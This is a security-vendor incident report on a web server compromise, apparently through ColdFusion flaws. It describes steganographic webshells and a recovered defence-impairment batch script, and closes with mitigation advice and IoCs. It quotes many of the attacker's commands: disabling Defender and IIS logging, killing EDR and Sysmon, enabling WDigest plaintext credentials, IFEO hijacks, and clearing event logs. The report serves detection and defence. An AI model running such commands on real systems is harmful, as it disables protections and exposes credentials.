


Acknowledgements: Special thanks to Adrian Garcia, Amelia Casley, Olly Maxwell and Anton Ovrutsky for their contributions to this investigation and write-up.
Background
At Huntress, we have visibility into various parts of a threat actor's attack chain: including how they enter the victim's environment (initial access), how they research the environment (enumeration), and how they move around the environment (lateral movement). One tactic that we see a fair amount of is defence evasion and defence impairment; or specific measures threat actors take to hide their tracks during an incident and to disable defence mechanisms.
We recently responded to an incident on June 7 where a threat actor initially performed enumeration activity before later carrying out almost a dozen different types of defence impairment commands, including disabling the IIS logs, tampering with Microsoft Defender, using WMI Event Consumer to clear the Windows Event Logs, using timestomping, and more.
We have outlined the defence impairment tactics we saw in this incident; by better understanding these techniques and how they play out in a targeted environment, organizations can get a stronger sense of where they should prioritize their defenses and look for signs of potential compromise.
A steganographic webshell: The first commands
On June 7, Huntress responded to a web server compromise spawning from a webshell that was uploaded to a vulnerable server by a threat actor.
Due to insufficient logging, Huntress was unable to determine the exact initial access mechanism. There was, however, some evidence that the particular server had potentially suffered an Adobe ColdFusion exploitation attempt. Upon closer inspection of the historical logs, we found evidence of possible exploitation of ColdFusion bugs, including a critical remote code execution vulnerability (CVE-2023-26360), improper access control bug (CVE-2023-29298), and deserialization flaw (CVE-2023-29300). The evidence that we did have stemmed from the presence of known targeted endpoints in historical logs:
/CFIDE/adminapi/_datasource/setmsaccessRegistry.cfm
/CFIDE/adminapi/_datasource/setsldatasource.cfm
/CFIDE/adminapi/_datasource/setdsn.cfm
/CFIDE/adminapi/_datasource/formatjdbcurl.cfm
/CFIDE/adminapi/_datasource/getaccessdefaultsfromRegistry.cfm
/CFIDE/adminapi/_datasource/geturldefaults.cfm
/CFIDE/adminapi/customtags/l10n.cfm
/CFIDE/adminapi/serverinstance.cfc
/CFIDE/adminapi/servermonitoring.cfc
While normally, the access control restricts external access requests for resources that are found within these URL paths, CVE-2023-29298 enables improper access to these paths. Post compromise, the threat actor started executing common enumeration commands such as whoami, which Huntress detected, as seen in Figure 1. Two things stick out regarding this detection. First of all, it conveniently had the directory of the offending webshell (wwwroot\Images) within its command line. Second of all, the offending command spawned from the parent process w3wp.exe, an IIS worker process that typically handles web requests. This is a telltale sign of a potential webshell, because a legitimate web application rarely has a reason to run OS reconnaissance commands like whoami. Its job is instead serving web content, not enumerating the host.

Figure 1: Enumeration command spawning from w3wp, a classic indication of a potential webshell
Huntress reviewed the wwwroot\Images directory and observed a recently created .aspx file, which was an unusual sight for a directory that was presumably for images. Upon closer inspection of the file, we found that the threat actor had used steganography to hide a webshell called UA4fp7R.aspx within an image.

Figure 2: The webshell (UA4fp7R.aspx) opened using an image viewer

Figure 3: UA4fp7R.aspx opened in a text editor. Note the human legible JavaScript starting at the end of the page

Figure 4: The webshell payload embedded in the image
As seen in Figure 4, x4F x4E x45 x50 x49 x45 x43 x45 is hexadecimal encoded, and decoded it spells ONEPIECE. This is an interesting Indicator of Compromise (IoC) that ended up appearing in all the webshells found throughout this attack. Another string embedded in the .aspx file is decoded to spell x_best_911. When the file receives the command, it sends the decoded ONEPIECE string back, and when it executes the command it sends the string decoded as x_best_911 back. These strings are likely a response to indicate that the shell is operational.
The SOC swiftly queued the webshell for deletion and provided the impacted organization a list of remediation action items to protect the webserver. Unfortunately, however, the server was put back online before any remediations were carried out fully, allowing the threat actor to continue their attack three days later. This time, they came prepared with an array of defence impairment techniques with the aim of trying to hide their footprints.
A stegano-webshell from the future and enumeration
On June 10, the threat actor uploaded another webshell (WRBYTR5750images.aspx) and conducted additional enumeration for the iis_user account using net, which was again promptly detected and remediated by the SOC.

Figure 5: The threat actor enumerating iis_user
Unfortunately, however, after the SOC remediated the webshell, the vulnerable server was put back online a second time. That allowed the threat actor to return once again on June 11 and re-upload the webshell, but this time before executing a number of enumeration commands, they used timestomped MAC metadata to prevent investigators from determining when the webshell appeared on the system.
Outside of the steganography, this was the first inkling of a defence evasion technique we came across: timestomped MAC metadata involves file timestamps that attackers deliberately falsify to make malicious files blend in and corrupt the forensic timeline investigators rely on.

Figure 6: The MAC times of the timestomped webshell
Following the reuploading of the webshell, the threat again attempted to enumerate the iss_user account but did not spell it correctly, as seen in their commands executed below.

Figure 7: The threat actor returns on June 11
A closer look at Windows Registry gave us a better understanding of what was happening. The threat actor first enumerated the software installed on the system via a reg query to HKEY_LOCAL_MACHINE\SOFTWARE. As seen in the queries below, threat actors in particular enumerated free open-source file transfer FTP client FileZilla, potentially as a living-off-the-land technique to exfiltrate data further down the attack chain.
REG QUERY "HKEY_LOCAL_MACHINE"
REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM"
REG QUERY "HKEY_LOCAL_MACHINE\SOFTWARE"
REG QUERY "HKEY_LOCAL_MACHINE\SOFTWARE\FileZilla 3"
REG QUERY "HKEY_LOCAL_MACHINE\SOFTWARE\FileZilla 3\fzshellext"
The Defence Impairment Olympics opening ceremony
Despite the pretty impressive attacker tradecraft displayed before, the threat actor left us a breadcrumb in the form of the entire defence impairment script i.bat on the endpoint. The Huntress SOC was able to grab it before the threat actor had the chance to delete it. The script contained an array of defence impairment techniques and ultimately led to credential dumping.
The first action the script took was turning off the http IIS logging, which is crucial for identifying other webshells that could have been POSTED by the attacker:
%windir%\system32\inetsrv\appcmd set config /section:httpLogging /dontLog:True
The script then executed a large number of Microsoft Defender configuration commands to disable and hamper Defender to prevent real-time monitoring, script scanning and sample submission among other things via PowerShell cmdlets. Then it executed a separate DisableDefender.ps1 script prior to deleting the file.
powershell -c "Set-MpPreference -DisableRealtimeMonitoring $True"
powershell -c "Set-MpPreference -DisableBehaviorMonitoring $true"
powershell -c "Set-MpPreference -DisableIOAVProtection $true"
powershell -c "Set-MpPreference -DisableScriptScanning $true"
powershell -c "Set-MpPreference -MAPSReporting Disabled"
powershell -c "Set-MpPreference -MAPSReporting 0"
powershell -c "Set-MpPreference -MAPSReporting Disabled"
powershell -c "Set-MpPreference -SubmitSamplesConsent NeverSend"
powershell -c "Set-MpPreference -SubmitSamplesConsent 2"
powershell -NoProfile -ExecutionPolicy Bypass -File DisableDefender.ps1
del DisableDefender.ps1
We could also see the script utilising WMIC to create Defender exclusions in C:\ProgramData\x and for files with .mdk file extensions:
@WMIC /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call Add ExclusionPath=\"C:\ProgramData\x\\"
@WMIC /Namespace:\\root\Microsoft\Windows\Defender class MSFT_MpPreference call Add ExclusionExtension=\".mdk\"
Hunting for more: Targeting additional logging and Security software
The threat actor then executed commands (taskill.exe) to kill processes utilised for logging. These included Sysmon, Elastic's filebeat log analysis tool and security software such as Cortex's cyserver.exe, DrWebCom, ImmunetProtect, and Sentinel. They then used sc.exe to stop and delete the aforementioned services:
cscript a.vbs
del a.vbs
del GetSystem.exe
taskkill /im sysmon.exe /f
taskkill /im sysmon64.exe /f
taskkill /im filebeat.exe /f
taskkill /im cyserver.exe /f
taskkill /im McPanel.Log.exe /f
taskkill /im SentinelMemoryScanner.exe /f
taskkill /im SentinelUI.exe /f
taskkill /im DRwebcom.exe /f
wmic service where "name like 'ImmunetProtect_%'" call stopService
sc stop sysmon
sc delete sysmon
sc stop cyserver
sc delete cyserver
sc stop sysmondrv
sc stop ProvisioningClient
sc stop LogProcessorService
sc stop SentinelStaticEngine
sc stop SentinelAgent
sc stop SentinelHelperService
sc stop LogProcessorService
sc delete sysmondrv
sc delete filebeat
sc stop WinDefend
sc stop mr2kserv
Enumeration goes international
The threat actor then used the net1 functionality to list the administrators for Nordic languages, Romanian, German, English, Spanish/Portuguese and Polish (this lineup indicates that this threat actor was targeting Western/European victims). net1 is a Windows command with the same functionality as the net.exe command for managing users, groups, and services. It's possible that this was used by the threat actor as a way to get around poorly written net detections that only look for net.exe instead of net1.exe.
net1 localgroup Administratorer >>admins.txt
net1 localgroup Administradors >>admins.txt
net1 localgroup Administratoren >>admins.txt
net1 localgroup administrators >>admins.txt
net1 localgroup Administradores >>admins.txt
net1 localgroup Administrateurs >>admins.txt
net1 localgroup Administratorzy >>admins.txt
Credential protection disabling and Credential dumping
The threat actor then used regedit to weaken controls that protect against weak password management. The attacker deployed a Registry file to modify the UseLogonCredential Registry key, which prevents Windows from caching passwords in memory in plaintext.
First, we observed the TA import WDigest.reg into the Windows Registry:
regedit /s WDigest.reg
del WDigest.reg
We then saw the threat actor target ODBC Registry keys (which typically define how applications connect to databases). In this case, the threat actor extracted ODBC credentials that had been stored in the Registry in plaintext:
REGEDIT /e ODBC.TXT HKEY_LOCAL_MACHINE\SOFTWARE\ODBC\ODBC.INI
The threat actor then forced the use of plaintext credentials in memory by setting the UseLogonCredential value for the WDigest Registry key to 1 and disabled real-time active monitoring in Defender (again, using the Registry), setting the stage for credential dumping.
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f
The threat actor then executed a tool called g.com and hs.com , which wrote data out to pass.txt and hash.txt, respectively, and deleted the Mimikatz kernel driver mimidrv.sys, which dumps credentials from memory.
::gpupdate /force
g.com >pass.txt
del g.com
del ~
del mimidrv.sys
hs.com
del hs.com
dump.com > hash.txt
del dump.com
del x.tmp
del g.com
Appcmd enumeration and WAF disabling
The threat actor then used appcmd.exe to enumerate the sites hosted on the IIS server and then deleted the ModSecurity IIS module. This module acts as a WAF that would block SQL injection, XSS, etc. - thus leaving the server even more vulnerable to additional exploits and attacks.
%windir%\system32\inetsrv\appcmd list sites >iissite.txt
%windir%\system32\inetsrv\appcmd list vdir >iisinfo.txt
%windir%\system32\inetsrv\appcmd uninstall module "ModSecurity IIS (32bits)"
%windir%\system32\inetsrv\appcmd uninstall module "ModSecurity IIS (64bits)"
IFEO debugger
The threat actor used Image File Execution Options (IFEO) to set sysmon.exe, SetACL.exe, and filebeat.exe to launch inside a debugger, which essentially froze the processes and thus neutralized them. This also blocked further log recording via Sysmon and Filebeat and barred SetACL.exe from locking down sensitive files, thus allowing the threat actor to access them.
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SetACL.exe" /v "Debugger" /t REG_SZ /d "ntsd -d" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sysmon.exe" /v "Debugger" /t REG_SZ /d "ntsd -d" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sysmon64.exe" /v "Debugger" /t REG_SZ /d "ntsd -d" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\filebeat.exe" /v "Debugger" /t REG_SZ /d "ntsd -d" /f
Defence Impairment meets persistence
Whilst this part below was commented out (note the ::), it is an interesting capability. The threat actor created a WMI Event Consumer that would clear the Windows Event Logs:
::wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="BotFilter82", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 1000 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
::wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="BotConsumer23", CommandLineTemplate="cmd.exe /c for /f %%x in ('wevtutil el')do wevtutil cl \"%%x\""
::wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"BotFilter82\"", Consumer="CommandLineEventConsumer.Name=\"BotConsumer23\""
Taking ownership for their actions
Within the i.bat ,the threat actor commented out the ability to block regular users and guests from accessing C:\Program Files\ and C:\Windows\System32. This also blocked access to activeds.tlb. This was a likely attempt to hamper defenders and security software from utilising Active Directory Service Interfaces (ADSI) Type Library (to detect anomalies in account changes, GPO modifications or otherwise) and to prevent access to system utilities/files stored in System32 and Program Files:
::cacls %SystemRoot%/system32/activeds.tlb /e /r users
::cacls c:\windows\system32 /e /r users
::cacls c:\ /e /r users
::cacls "C:\Program Files\" /e /r users
::cacls c:\ /e /r guests
::cacls "C:\Program Files\" /e /r guests
::cacls c:\windows\system32 /e /r guests
There was also another block of code that was commented out that would provide the ability to take ownership of Windows script host and Shell32. This would block everyone from accessing these utilities to likely prevent remediation scripts from running and prevent other rival threat actors from executing their own malware on the endpoint.
::takeown /f C:\Windows\SysWOW64\wshom.ocx /a
::cacls C:\Windows\SysWOW64\wshom.ocx /e /p everyone:n
::takeown /f C:\Windows\SysWOW64\shell32.dll /a
::takeown /f C:\Windows\System32\wshom.ocx /a
::cacls C:\Windows\System32\wshom.ocx /e /p everyone:n
::takeown /f C:\Windows\System32\shell32.dll /a
Clean up and lighting a fire
The threat actor did a clean up of the generated files to minimize file-based IoCs:
del C:\Windows\SysWOW64\wshom.ocx
del iisinfo.txt
del iissite.txt
del pass.txt
del ip.txt
del domain.txt
del admins.txt
del hash.txt
del hashdc.txt
del p.txt
del ODBC.TXT
del ScanResult.txt
They then deleted Registry keys for HKEY_CLASSES_ROOT\Wscript.shell and HKEY_CLASSES_ROOT\Shell.Application, which effectively crippled the operating system's capabilities to function by preventing the use of WScript and regular system functions such as File Explorer, folder navigation, etc.
reg delete HKEY_CLASSES_ROOT\Wscript.shell /f
reg delete HKEY_CLASSES_ROOT\Wscript.shell.1 /f
reg delete HKEY_CLASSES_ROOT\Shell.Application /f
reg delete HKEY_CLASSES_ROOT\Shell.Application.1 /f
reg delete HKEY_CLASSES_ROOT\Shell.Application /f
reg delete HKEY_CLASSES_ROOT\Shell.Application.1 /f
Then the threat actor deleted several CLSID Registry keys. CLSID Registry keys are globally unique identifiers that tell Windows how to locate and load COM software components, and a threat actor deleting them is significant because it can severely impact the normal functioning of the Windows operating system and lead to broken functionality in system utilities. Here's the evidence we found of CLSID Registry keys being deleted:
reg delete "HKEY_CLASSES_ROOT\CLSID\{093FF999-1EA0-4079-9525-9614C3504B74}" /f
This breaks the WScript.Network functionality and prevents scripts from mapping to network drives
reg delete "HKEY_CLASSES_ROOT\CLSID\{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}" /f
This targets the WScript Shell that was mentioned earlier, this is to prevent tools from running if the user tries to bypass the text name and call the object directly by its numerical ID
reg delete "HKEY_CLASSES_ROOT\CLSID\{72C24DD5-D70A-438B-8A42-98424B88AFB8}" /f
This blocks the ability for the Windows script host to spin up a script host instance.
reg delete "HKEY_CLASSES_ROOT\CLSID\{13709620-C279-11CE-A49E-444553540000}" /f
This is the underlying engine for the Shell.Application tool, and deleting this hampers the systems ability further to utilize scripts.
Finally, the attacker cleared some of the main event logs to prevent further forensics:
wevtutil cl security
wevtutil cl system
wevtutil cl application
wevtutil cl Setup
del %0
Mitigation Guidance
This incident showed us the lengths that threat actors will go to disable defences during an attack. In this incident we observed the threat actor dismantling defences before dumping credentials using a Mimikatz driver, which would have otherwise triggered critical defender alerts. Fortunately the impacted organization had the SOC keeping watch of their endpoints and the threat actor was ultimately thwarted before any sensitive data could be exfiltrated or encryption taking place.
To avoid these types of threats, organizations can take a number of steps to apply foundational security measures and harden their environments. These include:
-
Ensuring software is fully up to date with the latest security patches
-
Ensuring proper logging on web servers
-
Putting any servers behind a firewall/VPN if there is no need for internet access
-
Ensure that remediation occurs end to end during incident response; otherwise, the window of exposure will remain open for threat actors to possibly return
Indicators of Compromise (IoCs)
|
Item |
Description |
|---|---|
|
UA4fp7R.aspx SHA256: bd74a00f4d2ec3bf50d13ddf324bb368b2464d547abd0c572ef5e2f77943a920 |
Steganography Webshell |
|
03Fl3i.aspx SHA256: 40859ede262098086962ab00c89f02452aa9941c88c7f4ac002db166179980c6 |
Steganography Webshell |
|
WRBYTR5750images.aspx SHA256: f63d293e117cae1d0a6c24359fc1361a9dc48178049cc6491051b09268c8c39c |
Steganography webshell |
|
C:\ProgramData\x\i.bat SHA256: 94cd18f3f030fcc9b259dc410b17ea72a1f9800ee654f8e0f07a87bb9443b593 |
Defence evasion/enumeration batch file |
|
jT1Ds.php SHA256: |
PHP webshell |
|
RG0eQV6.php SHA256: f0ff36ecdc843351913dbfbd9122b62563894936ff64215a7a2f89181ebdb57f |
Webshell |
|
MRBTPS5754images.aspx SHA256: f63d293e117cae1d0a6c24359fc1361a9dc48178049cc6491051b09268c8c39c |
Webshell |
|
'O'.'N'.'E'.'P'.'I'.'E'.'C'.'E'/ONEPIECE |
String that appears in the webshells |